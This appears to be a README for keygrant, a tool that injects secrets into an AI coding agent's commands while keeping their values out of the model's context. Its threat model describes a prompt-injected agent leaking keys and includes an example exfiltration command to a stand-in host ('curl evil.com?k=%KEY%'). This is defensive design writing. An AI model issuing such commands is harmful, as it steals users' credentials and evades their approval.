keygrant
Run commands with API keys injected per call — values never enter model context.
keygrant

Per-command secret injection for AI coding agents. Secrets live in a local DPAPI-encrypted vault; the model's context only ever sees secret names — values are injected into the child process environment at exec time, and all output is redacted before it returns to the model.
Why: anything placed in an LLM's context can be exfiltrated (prompt injection, logs, generated code). The fix is architectural: keys never enter context, only the execution environment.
Components
keygrant.py— vault + CLIkeygrant set NAME [--desc TEXT]— store a secret (value via stdin, never argv)keygrant list/rm NAMEkeygrant exec [--redact] NAMES -- CMD— run CMD with secrets injectedkeygrant revoke NAME|--all— revoke active approval grantskeygrant init— wire up a project (.mcp.json+CLAUDE.mdguidance)
keygrant_mcp.py— MCP server (stdio JSON-RPC, zero deps)list_secrets— names/descriptions/usage only, never valuesexec_with_secrets— server-side exec with injection + forced output redaction- deliberately no set/store tool: writing a value through the model would put it in context; values enter out-of-band via the CLI only
Install
uv tool install keygrant # or: pipx install keygrant
Requires Python ≥ 3.10. macOS ships Python 3.9, so a bare pip install
there fails; uv fetches a suitable Python automatically.
Then, in each project where agents should use secrets:
keygrant init
init adds a keygrant entry to the project's .mcp.json (merging with any
existing servers) and appends usage guidance for the model to CLAUDE.md,
both idempotently. Restart Claude Code in that folder to load the server.
macOS
Values live in the login Keychain; approval is a native dialog.

Threat model
What this protects against:
- Context exfiltration — a prompt-injected agent (or plain logging) leaking a secret that sits in model context. Values never enter context: the model only handles names; decryption and injection happen in the executing process.
- Output leaks — an agent echoing a secret back. All output returned to the model is redacted, including base64, hex, and URL-encoded variants.
- Grant riding — reusing an approval for something the user never saw. A grant covers one exact command string in one agent session, expires after 15 minutes, and lives only in the MCP server's memory — there is no grants file to forge. The CLI never reuses a grant.
- Silent use — every new command requires explicit user approval; the dialog shows the full command (over-long commands are refused, not truncated); timeout means deny.
What this does NOT protect against (known residual risks):
- A compromised agent can request a command that exfiltrates the secret over
the network (
curl evil.com?k=%KEY%). The approval dialog shows the full command — reviewing it is the control. Per-secret egress allowlists (binding a key to permitted destination hosts) are on the roadmap. - Indirection: approving
sh deploy.shapproves whateverdeploy.shdoes, and the agent may have written that file. Treat script invocations as approving the script. - Redaction is a second line of defense, not a guarantee: novel encodings can evade it. The primary guarantee remains "values never enter context".
- Anything running as the same OS user can read the DPAPI vault. This tool scopes agent access to secrets; it is not a defense against local malware.
Approval
Every use of a secret — via the CLI or the MCP server — requires the user's
approval through a native, topmost dialog that shows the full command (deny
by default on a 60s timeout). Through the MCP server, approving lets that
exact command reuse the secret for 15 minutes in that session — handy
for retries — while any other command prompts again. Grants are held in the
server's memory only. The CLI prompts on every keygrant exec, so an agent
cannot bypass MCP approval by shelling out to it. keygrant revoke NAME|--all
voids earlier grants in every running session. The dialog will be replaced by a resident tray
app with toast notifications; the grant semantics stay the same.
Storage
- Windows: values DPAPI-encrypted (per-user) inside
%APPDATA%\keygrant\vault.json - macOS: values in the login Keychain (via the
securityCLI; the first read triggers the OS Keychain permission prompt — an extra OS-level gate);~/.config/keygrant/vault.jsonholds metadata only - Linux: values in the Secret Service keyring via
secret-tool(libsecret-tools + a running keyring daemon; approval dialogs need zenity); the vault file holds metadata only
The vault file also records usage metadata (use count, last used) as the seed of an audit trail.
Cloud sync (preview)
Optional end-to-end encrypted sync between your devices
(uv tool install 'keygrant[cloud]'). Values are encrypted on the device;
the server only ever stores ciphertext. Nothing is uploaded until you push.
keygrant cloud init        # create an account; prints your Emergency Kit
keygrant push STRIPE_KEY   # upload a local secret
keygrant devices add       # on this device: shows a pairing code
keygrant pair              # on the new device: enter the code, confirm fingerprints
keygrant sync              # pull changes into the local vault
Design and threat model: docs/design/cloud-sync-client.md.
Roadmap (prototype → product)
- Resident tray app (replaces the modal dialog; approval history, revoke UI)
- Per-secret egress allowlists (bind a key to permitted destination hosts)
- Optional cloud sync for teams (zero-knowledge: server stores ciphertext only)
Installation
Source-derived launch command. Check the maintainer’s required arguments and credentials before running:
uvx keygrantSet up in your AI client
Merge this template into ~/Library/Application Support/Claude/claude_desktop_config.json. Keep existing servers. Add any arguments, credentials, and permissions required by the maintainer; this template has not been install-tested.
{
  "mcpServers": {
    "io-github-bazingaedward-keygrant": {
      "command": "uvx",
      "args": [
        "keygrant"
      ]
    }
  }
}
Restart Claude Desktop completely for changes to take effect. Confirm the server appears connected in the client’s tool list, then try a read-only example from its documentation.
Claude Desktop setup referencePackage
keygrantpypiCompatible MCP Clients
keygrant works with any MCP-compatible client. Copy the config snippet from the Configuration section above and add it to the file shown for your client, then restart the application.
- Claude Desktop
~/Library/Application Support/Claude/claude_desktop_config.jsonRestart Claude Desktop completely for changes to take effect. - Cursor
~/.cursor/mcp.jsonRestart Cursor for changes to take effect. - VS Code
.vscode/mcp.jsonReload VS Code window for changes to take effect. - Windsurf
~/.codeium/windsurf/mcp_config.jsonRestart Windsurf for changes to take effect. - Claude Code
.mcp.jsonSave at the project root, then start Claude Code in that project and review the MCP server approval prompt. Keep real credentials out of shared files.